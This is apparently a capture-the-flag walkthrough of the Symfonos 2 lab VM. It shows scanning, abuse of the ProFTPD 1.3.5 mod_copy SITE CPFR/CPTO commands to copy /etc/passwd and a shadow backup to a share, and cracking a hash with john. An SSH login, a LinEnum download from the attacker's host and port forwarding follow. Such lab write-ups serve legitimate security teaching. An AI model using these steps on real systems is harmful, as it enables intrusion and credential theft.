
IP da máquina: 192.168.56.128 // MAC: 08:00:27:B6:BA:BD


sudo nmap -sV -O -sC -p- -Pn -sN -vvv 192.168.56.128



```
PORT    STATE SERVICE     REASON       VERSION
21/tcp  open  ftp         tcp-response ProFTPD 1.3.5
22/tcp  open  ssh         tcp-response OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 9d:f8:5f:87:20:e5:8c:fa:68:47:7d:71:62:08:ad:b9 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC/Cvyjh+QnQHsoZt3FqnW8JazNn1CYvc7uuArLkDPM25xV8l4Jc7Xw9Inhm
SFKJJD0mXhLALt/9byLeH7CyBEjpKATbSsEIL1iQ7G7ETmuOdZPfZxRnLhmaf1cvUxLapJQ5B3z67VR0PxvjfDk/0ARPAhKu1Cu
PmZk/y4t2iu8RKHG86j5jzR0KO3o2Aqsb2j+7XOd4IDCSFuoFiP3Eic/Jydtv73pyo+2JxBUvTSLaEtqe1op8sLP8wBFRX4Tvmq
z/6zO1/zivBjBph8XMlzuMkMC8la8/XJmPb8U5C/8zfogG+YwycTw6ul7616PIj2ogPP89uyrTX9dM3RuZ9/1
|   256 04:2a:bb:06:56:ea:d1:93:1c:d2:78:0a:00:46:9d:85 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKXypIGuum1SlMddq/BrUwIZM
1sRIgbzdijCa1zYunAAT+uKTwPGaKO7e9RxYu97+ygLgpuRMthojpUlOgOVGOA=
|   256 28:ad:ac:dc:7e:2a:1c:f6:4c:6b:47:f2:d6:22:5b:52 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILluhq57UWA4q/mo/h6CjqWMpMOYB9VjtvBrHc6JsEGk
80/tcp  open  http        tcp-response WebFS httpd 1.21
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: webfs/1.21
|_http-title: Site doesn't have a title (text/html).
139/tcp open  netbios-ssn tcp-response Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn tcp-response Samba smbd 4.5.16-Debian (workgroup: WORKGROUP)
MAC Address: 08:00:27:B6:BA:BD (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

smbclient -N \\\\192.168.56.128\\anonymous


ls



```
┌─[x]─[headcrusher@parrot]─[~]
└──╼ $smbclient -N \\\\192.168.56.128\\anonymous
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Jul 18 11:30:09 2019
  ..                                  D        0  Thu Jul 18 11:29:08 2019
  backups                             D        0  Thu Jul 18 11:25:17 2019

                19728000 blocks of size 1024. 16312456 blocks available
smb: \>
```


cd backups

get log.txt




```
smb: \> cd backups
smb: \backups\> ls
  .                                   D        0  Thu Jul 18 11:25:17 2019
  ..                                  D        0  Thu Jul 18 11:30:09 2019
  log.txt                             N    11394  Thu Jul 18 11:25:16 2019

                19728000 blocks of size 1024. 16312448 blocks available
smb: \backups\> get log.txt
getting file \backups\log.txt of size 11394 as log.txt (2781.7 KiloBytes/sec) (average 2781.7 KiloB
ytes/sec)
```

cat log.txt



```
┌─[headcrusher@parrot]─[~]
└──╼ $cat log.txt
root@symfonos2:~# cat /etc/shadow > /var/backups/shadow.bak
root@symfonos2:~# cat /etc/samba/smb.conf
```



```
[anonymous]
   path = /home/aeolus/share
   browseable = yes
   read only = yes
   guest ok = yes
```


nc 192.168.56.128 21

site cpfr /etc/passwd

site cpto /home/aeolus/share/passwd.bak

site cpfr /var/backups/shadow.bak


site cpto /home/aeolus/share/shadow.bak



```
┌─[✗]─[headcrusher@parrot]─[~]
└──╼ $nc 192.168.56.128 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.128]
cpfr /etc/passwd
500 CPFR not understood
site cpfr /etc/passwd
350 File or directory exists, ready for destination name
site cpto /home/aeolus/share/passwd.bak
250 Copy successful
site cpfr /var/backups/shadow.bak
350 File or directory exists, ready for destination name
site cpto /home/aeolus/share/shadow.bak
250 Copy successful
```


get passwd.bak

get shadow.bak




```
smb: \> ls
  .                                   D        0  Sat Sep 19 18:43:42 2020
  ..                                  D        0  Thu Jul 18 11:29:08 2019
  backups                             D        0  Thu Jul 18 11:25:17 2019
  passwd.bak                          N     1614  Sat Sep 19 18:42:27 2020
  shadow.bak                          N     1173  Sat Sep 19 18:43:42 2020

                19728000 blocks of size 1024. 16314092 blocks available
smb: \> get passwd.bak
getting file \passwd.bak of size 1614 as passwd.bak (262.7 KiloBytes/sec) (average 1270.3 KiloBytes
/sec)
smb: \> get shadow.bak
getting file \shadow.bak of size 1173 as shadow.bak (286.4 KiloBytes/sec) (average 989.2 KiloBytes/
sec)
```

cat shadow.bak



```
aeolus:$6$dgjUjE.Y$G.dJZCM8.zKmJc9t4iiK9d723/bQ5kE1ux7ucBoAgOsTbaKmp.0iCljaobCntN3nCxsk4DLMy0qTn8OD
PlmLG.:18095:0:99999:7:::
cronus:$6$wOmUfiZO$WajhRWpZyuHbjAbtPDQnR3oVQeEKtZtYYElWomv9xZLOhz7ALkHUT2Wp6cFFg1uLCq49SYel5goXroJ0
SxU3D/:18095:0:99999:7:::
```


john hash --wordlist=/usr/share/wordlists/rockyou.txt



```
┌─[x]─[headcrusher@parrot]─[~]
└──╼ $john hash --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
sergioteamo      (aeolus)
```


ssh aeolus@192.168.56.128

sergioteamo



```
┌─[headcrusher@parrot]─[~]
└──╼ $ssh aeolus@192.168.56.128
The authenticity of host '192.168.56.128 (192.168.56.128)' can't be established.
ECDSA key fingerprint is SHA256:B1Gy++lPIkpytQPksfdhzAydQ8n3Hlor7srtoKol248.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.128' (ECDSA) to the list of known hosts.
aeolus@192.168.56.128's password:
Linux symfonos2 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u3 (2019-06-16) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 18 08:52:59 2019 from 192.168.201.1
aeolus@symfonos2:~$ id
uid=1000(aeolus) gid=1000(aeolus) groups=1000(aeolus),24(cdrom),25(floppy),29(audio),30(dip),44(vid
eo),46(plugdev),108(netdev)
aeolus@symfonos2:~$ uname -a
Linux symfonos2 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u3 (2019-06-16) x86_64 GNU/Linux
aeolus@symfonos2:~$ 
```


python -m SimpleHTTPServer 8081



```
┌─[headcrusher@parrot]─[~/scripts]
└──╼ $python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
```


cd /tmp

wget http://192.168.56.114:8081/LinEnum.sh



```
aeolus@symfonos2:/tmp$ wget http://192.168.56.114:8081/LinEnum.sh
--2020-09-21 10:21:57--  http://192.168.56.114:8081/LinEnum.sh
Connecting to 192.168.56.114:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: ‘LinEnum.sh’

LinEnum.sh            100%[=================================>]  45.54K  --.-KB/s    in 0.02s

2020-09-21 10:21:57 (2.69 MB/s) - ‘LinEnum.sh’ saved [46631/46631]
```


./LinEnum.sh



```
[-] Listening TCP:
State      Recv-Q Send-Q Local Address:Port               Peer Address:Port
LISTEN     0      80     127.0.0.1:3306                     *:*
LISTEN     0      128          *:5355                     *:*
LISTEN     0      50           *:139                      *:*
LISTEN     0      128    127.0.0.1:8080                     *:*
LISTEN     0      32           *:21                       *:*
LISTEN     0      128          *:22                       *:*
LISTEN     0      20     127.0.0.1:25                       *:*
LISTEN     0      50           *:445                      *:*
LISTEN     0      128         :::5355                    :::*
LISTEN     0      50          :::139                     :::*
LISTEN     0      64          :::80                      :::*
LISTEN     0      128         :::22                      :::*
LISTEN     0      20         ::1:25                      :::*
LISTEN     0      50          :::445                     :::*
```


ssh -L 8081:localhost:8080 aeolus@192.168.56.128

sergioteamo



```
┌─[x]─[headcrusher@parrot]─[~]
└──╼ $ssh -L 8081:localhost:8080 aeolus@192.168.56.128
aeolus@192.168.56.128's password:
bind [127.0.0.1]:8081: Address already in use
Linux symfonos2 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u3 (2019-06-16) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Mon Sep 21 10:07:36 2020 from 192.168.56.114
aeolus@symfonos2:~$ 
```

http://localhost:8081/login




aeolus

●●●●●●●●●●●

□ Remember Me

Unauthorised access or use shall render the user liable to criminal and/or civil prosecution.

